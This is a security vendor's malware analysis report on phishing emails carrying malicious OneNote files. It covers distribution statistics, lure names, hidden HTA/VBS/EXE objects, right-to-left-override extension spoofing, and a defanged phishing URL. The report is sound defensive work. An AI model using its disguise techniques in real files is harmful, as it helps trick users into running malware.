TLP: GREEN

Analysis Report on Malware Distributed via Microsoft OneNote

AhnLab Security Emergency Response Center (ASEC)

Jan.16, 2023

AhnLab

Guide on Document Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Notices
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can be only accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded,
meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-01-16	Analysis Report on Malware Distributed via OneNote

Table of Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report
may change without notice if new evidence is confirmed.

Overview

It has recently been discovered that a malware is being distributed using Microsoft OneNote.

OneNote is a digital note-taking app developed by Microsoft, which unlike word processor programs, allows users to insert content anywhere on the page. Aside from text and images, files including videos and PDF files can be attached, and this freedom of attachment was abused for malware distribution.

Out of the sample set collected through VirusTotal, there were malicious OneNote files deemed to be created randomly and also more complex files seen to have been created to deceive users. OneNote is an application included in the Microsoft Office product line and thus has a considerably high number of users. It also has a good reputation for its user-friendliness.

In January 2023, an email with a Korean user as the recipient was also found. Distribution of malware with OneNote as the medium was not a commonly discovered trend until now. Therefore, in this report, we will cover the new method of malware distribution that uses Office applications as well as the flow of operations intended by the threat actor.

We identified a trend of steeply increasing distribution from towards the end of last year and classified the OneNote files according to how elaborate the file execution screen was. We also categorized and analyzed internal objects that perform the actual malicious behavior by file format. In the report you will also find out how the threat actor intended to deceive users, as well as the details of how the malware attempted to avoid detection from antivirus products or IDS/IPS solutions.

OneNote Malware Distribution Process

1) Malicious OneNote File Distribution Trends

An analysis of OneNote files uploaded to VirusTotal for the past six years revealed the following characteristics according to their first submission date.

Year	Total	Normal	Malicious
2017	2	1	1
2018	4	4	0
2019	1	1	0
2020	1	1	0
2021	4	4	0
2022	199	171	**28**

Table 1. OneNote samples in 2017-2022

Period	Total	Normal	Malicious
Jan-22	11	11	0
Feb-22	6	6	0
Mar-22	13	13	0
Apr-22	14	13	1
May-22	9	9	0
Jun-22	12	11	1
Jul-22	10	10	0
Aug-22	9	9	0
Sep-22	17	16	1
Oct-22	43	43	0
Nov-22	23	14	**9**
Dec-22	32	16	**16**

Table 2. OneNote samples in 2022

- 2017-2021: Very few OneNote files were uploaded during the five years, with most of them being normal files. (Table 1)
- 2022: A lot more OneNote files were uploaded during this year, and the share of

malicious files also soared. (Table 1)

- 2022: Malicious files collected between November and December made up about 89% of the total. (Table 2)

Period	Total	Normal	Malicious
Nov-22	23	14	9
Dec-22	32	16	16
Jan-23(~2023/01/15)	57	17	40

Table 3. OneNote samples in November 2022 - January 2023

Also, a comparison of the data from Nov-Dec 2022 and January 2023 up to this point reveals that the number of malicious OneNote file samples are gradually increasing, just by counting the files collected up to January 15, 2023. A portion of the samples classified as "normal" in Table 3 are decoy OneNote file samples that are additionally downloaded by users upon executing the malicious OneNote files. This shows that in reality, the ratio of malicious samples is heavily increasing.




Figure 1. Malicious OneNote distribution trends in 2022

Figure 1 above shows a graph version of the data in Table 2. The most notable point here is that there was an increase in the number of malicious OneNote files collected during the last two months of 2022.

Such malicious OneNote files were distributed as attachments to emails with keywords such as 'Payment' and 'Invoice' as shown below.




Figure 2. EML attachment (1)




Figure 3. EML attachment (2)

2) File Names of the Malicious OneNote and Attached Objects

The table below summarizes the file names of the OneNote files and the attached objects inserted within the files.

OneNote File Name	File Name of Internally Attached Object	File Extension of Internally Attached Object
Delivery Report.one	tempath.one	HTA
Invoice212.one		
voice-message.one		
invoice #08937.one		
Ticket_Reprint.one		
Christmas gift from us at Walmart.one		
CHRISTMAS BONUS.one		
PURCHASE ORDER .....LEONHARD WEISS GmbH & Co.one	Kcath.xcoD	
(None)	x.hta	
NRA78943.one	DOC.hta	
Kindly confirm the new order List.one		
0rder Confirm 27664.one (Distributed with the number 0 instead of the alphabet O)	invoice copy.hta	
Machine Machanical Drawing Part.one	Hpath.xcoD	
Guidelines.one	Guidesbv.fdP	VBS
(None)	Clean MyLove.vbs	
ShippingDocuments.one	View.bat	BAT
pdf172.one	invoicefsw.xcoD	WSF

HRDA04432.one	Document.doc	DOC
Enrollment guide.one	Corporate Subscription.exe	EXE
(None)	OfficeCheck.com.exe universalpostalunion.com.exe	
PDF_NED_RH848128.one	PDF_Annexe.exe	

Table 4. Malicious OneNote file names & file names and extensions of internally attached object

This was created based on the data collected from VirusTotal. Cases where the file name was not precisely determined were marked as "(None)" and duplicate file names were removed.
Additionally, there were cases where the contents of the files differed slightly despite having the same internally attached object file name. This means that only the names of the distributed files were the same. For example, in the case of an HTA script with the file name of "tempath.one", the URLs from which additional files were downloaded through the internal Powershell command were all different.

Notable characteristics include the fact various file extensions were used for the internally attached object, and some file names had reverse text arrangements (e.g., tempath.one, Guidesbv.fdP). Details on these have been analyzed in depth in '3) Analysis of OneNote Attachment Object File Name'.
Also, 'Delivery Report.one' was the most prevalent file name among collected sample set, and HTA script files were the most commonly attached object within the OneNote files.
We would also like to point out that these files are distributed in disguise as normal documents with keywords such as Invoice/Purchase Order/Shipping, similarly to Infostealer type malware.

3) Analysis of OneNote Attachment Object File Names (RTLO Technique)

A close inspection of the attachment objects inserted into the OneNote files shows that they are script files (e.g., HTA, VBS, etc.), but the file names do not have the corresponding file extensions. This is a case where the RTLO (Right-to-Left Override) technique was used, which allows for the modification of the file extension and is a commonly found attack technique that aims to evade security solutions and scanners. It is also a technique managed by MITRE as T1036.002.

By executing the Character Map application (charmap.exe) which provides Unicode in Windows OS, we can see the U+202E code which is responsible for switching the left-right order.




Figure 4. RTLO characters identified in the Character Map (charmap.exe)

The U+202E Unicode has the HEX values of 0x20 and 0x2E. When entered in the Little Endian Byte Order method, it is saved in the order of 0x2E, 0x20.

By default, file extensions are not visible when files are attached to OneNote pages. For example, if the files '2023.xlsx' and 'TEST.html' are attached, they are shown as a file with an Excel icon named '2023' and a file with a Chrome browser icon named 'TEST', as shown below.




Figure 5. File extensions omitted when files are inserted into OneNote pages

An investigation of the cases involving some of the samples covered in this report is as follows.




Figure 6. HpxcoD internal object and Hex code

When the Hex code is 'Hp<U+202E>Docx.hta', it is shown with the file name, 'HpxcoD' with the file extension hidden. As the threat actor intended to hide the existence of the internal object with a banner image, the file name being 'HpxcoD' after the banner image is removed does not seem to be a mistake. However, upon mouseover, the preview file name is displayed as 'Hphta.Docx'. This is deemed to be for the purpose of leading the user to think they are opening a Word (DOCX) file.

As a note, the reason that the arrangement of the five HTA files are not aligned is because they are in a 'randomly consecutive arrangement' behind the banner image that users are prompted to click.




Figure 7. guidefdP internal object and Hex code

A similar case can also be found in 'guide<U+202E>Pdf.vbs'. The RTLO technique used to partake in malware distribution by inducing users to execute the files through mixing the file name and extension. But unlike this previous method of abuse, the 'guidefdP' file revealed upon removing the click-baiting image is displayed as 'guidevbs.Pdf' for preview file in OneNote, and this is believed to be intended by the threat actor to make it seem like it is a link to a PDF file.




Figure 8. invoice.wsf internal object and Hex code

There is also a possibility that users will open the attachment without checking the preview file name. Even so, the RTLO technique used by the threat actor is significant in the fact that it intended to avoid getting its direct execution of malicious script extensions (e.g., WSF, HTA, VBS, etc.) detected.

Details on malware where the RTLO technique is used are also covered in the ASEC blog posts below.

- https://asec.ahnlab.com/en/38150/
- https://asec.ahnlab.com/en/43518/

4) Malicious OneNote Sample Execution Screens

Execution cases of malicious OneNote files can be largely classified into two categories. These are described as either the 'type where malicious objects are disguised with a very simple block image' to the point that it leads us to think that the threat actor created this for testing purposes, or the 'more intricately created malicious OneNote file type' which at a glance, seems like a normal document.

(1) The type where malicious objects are hidden with simple block images

In this type, a malicious object was placed behind a block image so that when the user hovers the mouse over the image, it seems like there is an embedded hyperlink, as shown below. Upon closer inspection, we can see that instead of an embedded hyperlink, there are multiple consecutively embedded malicious objects.

Figure 9. Execution screen of the simple malicious OneNote file type




Figure 10. Internal object hidden behind a banner

As shown above, the malicious object which was hidden behind the block image is revealed when the image is moved aside. Such identified internal objects are classified by file type and analyzed in more detail in the next chapter.

A notable characteristic from the distribution trend is that the number of samples of the type above are increasing rapidly even up until now (early January, 2023).

(2) The more intricately created malicious OneNote type

This type is similar to the previous one in the sense that it makes it seem like there is an embedded hyperlink when the user hovers the mouse over the block image. However, it differs in the fact that there are additional contents to deceive the user in the OneNote file itself.

On top of the type that redirects users to phishing website through simple hyperlinks, there was also a type with a blurred out background image inserted, and a type where seemingly meaningful text was added. Through these, we were able to determine that these malicious files were more intricately made than type (1).

Aside from these, there were samples where the malicious executable was inserted as an internal object disguised as a PDF attachment. This executable was packed with Themida, and when the file is opened, a bait PDF file is opened with a web browser. Without close inspection, there is a high possibility that users will be deceived.

Figure 11. Malicious OneNote sample abusing Word icons

The image sample on the left side of Figure 11 has a hyperlink to an external URL on the 'REVIEW DOCUMENT' text.

- hxxps://bugladypestcontrolpostal.myportfolio[.]com/

While the above domain is currently down, investigation through an external infrastructure allowed the collection of an EML with the same contents as this sample. (Image on the right side of Figure 11).

Even though the malicious object was not hidden with a block image, this seems like an attempt to deceive users by linking a malicious URL with a very simple method, and it is likely a typical phishing format that uses the Word file icon.




Figure 12. Blurred out type (1)

The sample in Figure 12 has evolved a step further from the previously described method, using a blurred out image. The malicious 'invoice copy.hta' object was not hidden immediately behind the 'View Document' block, but had an additional blurred out image in between so that it was hidden under another layer.

This type of sample was created in a similar format to the PDF malware type in order to deceive users, and the fact that they are mass-distributed is worthy of mention. Though some files are poorly made in comparison, the fact that a malware is being distributed under a new format warrants user caution.




Figure 13. Blurred out type (2)

There was also a OneNote sample impersonating an aviation parts company (TP AEROSPACE) that actually exists in Denmark. It inserted a blurred out blueprint image and positioned a malicious object beneath the 'Click To View Drawing' block image. Hovering the mouse pointer over the image shows the file name to be Hphta.Docx, but the actual file is HTA, not a docx file. Relevant information has been covered in the 'Analysis of OneNote Attachment Object File Names' chapter.

Figure 14. A dotted line box hinting at the existence of a malicious object

Upon clicking the suspected position of the internal object in Figure 14, we can see that a malicious object has been hidden behind the block image (dotted line box).

